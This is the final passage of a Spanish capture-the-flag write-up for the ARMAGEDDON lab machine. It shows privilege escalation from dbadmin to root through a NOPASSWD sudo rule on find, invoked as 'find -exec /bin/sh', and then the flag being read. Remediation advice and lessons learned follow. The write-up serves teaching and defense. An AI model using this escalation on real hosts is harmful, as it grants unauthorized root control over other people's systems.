


Figura 10. Reutilización de la contraseña: salto de www-data a dbadmin mediante su.

Ya como `dbadmin`, se revisan los permisos `sudo`:

```
dbadmin$ sudo -l
# → User dbadmin may run the following commands on armageddon:
#     (ALL) NOPASSWD: /usr/bin/find
```

El usuario puede ejecutar `/usr/bin/find` como `root` **sin contraseña**. Según **GTFOBins**, `find` permite invocar un intérprete mediante su opción `-exec`, heredando el contexto de ejecución (root):

```
dbadmin$ sudo find . -exec /bin/sh \; -quit
# id → uid=0(root) gid=0(root) groups=0(root)
```

El resultado es una shell como **root**. Se localiza y se lee la flag:

```
root# find / -name flag.txt 2>/dev/null
root# cat /root/flag.txt
ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}
```

```
sudo -l
Matching Defaults entries for dbadmin on armageddon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User dbadmin may run the following commands on armageddon:
    (ALL) NOPASSWD: /usr/bin/find
sudo find . -exec /bin/sh \; -quit
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/falg.txt
cat: /root/falg.txt: No such file or directory
cat /root/flag.txt
ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}
```

Figura 11. *Escalada final: sudo find con -exec /bin/sh otorga root y permite leer /root/flag.txt.*

El panel de la plataforma confirma la máquina como conquistada y valida la flag:




Figura 12. *Panel de whoami-labs: ARMAGEDDON completado y flag validada.*

4. Impacto y remediación

El impacto es **total**: compromiso completo del servidor (confidencialidad, integridad y disponibilidad), con posibilidad de pivotar hacia la red interna, manipular la base de datos o desplegar persistencia. A continuación, las medidas correctoras por vulnerabilidad:

Vulnerabilidad	Remediación recomendada
1 · RCE Drupalgeddon2 Crítica	Actualizar Drupal a una versión soportada y parcheada (≥ 7.58, idealmente la rama mantenida actual). Aplicar siempre los avisos de seguridad (SA-CORE) con la mayor celeridad. Desplegar un WAF como mitigación temporal mientras se parchea.

2 · CMS obsoleto Crítica	Establecer un proceso de gestión de parches y de ciclo de vida del software. Monitorizar boletines de seguridad del CMS y de sus módulos. Dar de baja versiones fuera de soporte.
3 · Credenciales expuestas Alta	Restringir los permisos de `settings.php` (`chmod 440` , propietario adecuado) y mantenerlo fuera de rutas servidas. **No reutilizar** contraseñas entre servicios y cuentas del sistema; usar un gestor de secretos. **Rotar de inmediato** todas las credenciales expuestas.
4 · sudo NOPASSWD find Alta	Retirar la regla `sudo` sobre `/usr/bin/find` (y sobre cualquier binario con capacidad de ejecutar comandos: `find` , `vim` , `python` , `awk` …). Aplicar el principio de **mínimo privilegio** y auditar `/etc/sudoers` contra una línea base conocida.
5 · Divulgación de versión Media	Eliminar o bloquear el acceso a `CHANGELOG.txt` , `INSTALL*.txt` , `UPGRADE.txt` y similares. Ocultar banners de versión de Apache y del generador Drupal. Servir el sitio bajo HTTPS/TLS.

5. Conclusión y lección aprendida

ARMAGEDDON ilustra cómo una única vulnerabilidad pública sin parchear basta para comprometer un servidor por completo, y cómo una cadena de malas prácticas **pequeñas** —versión obsoleta, contraseña reutilizada y `sudo` excesivo— amplifica el daño desde RCE hasta `root` en minutos.

La lección es doble: **mantener el software actualizado** habría cerrado el acceso inicial, y **aplicar el mínimo privilegio** (no reutilizar secretos, no conceder `sudo` sobre binarios peligrosos) habría cortado la escalada aunque el RCE se hubiera producido. Cualquiera de los dos controles, bien aplicado de forma aislada, habría roto la cadena de ataque.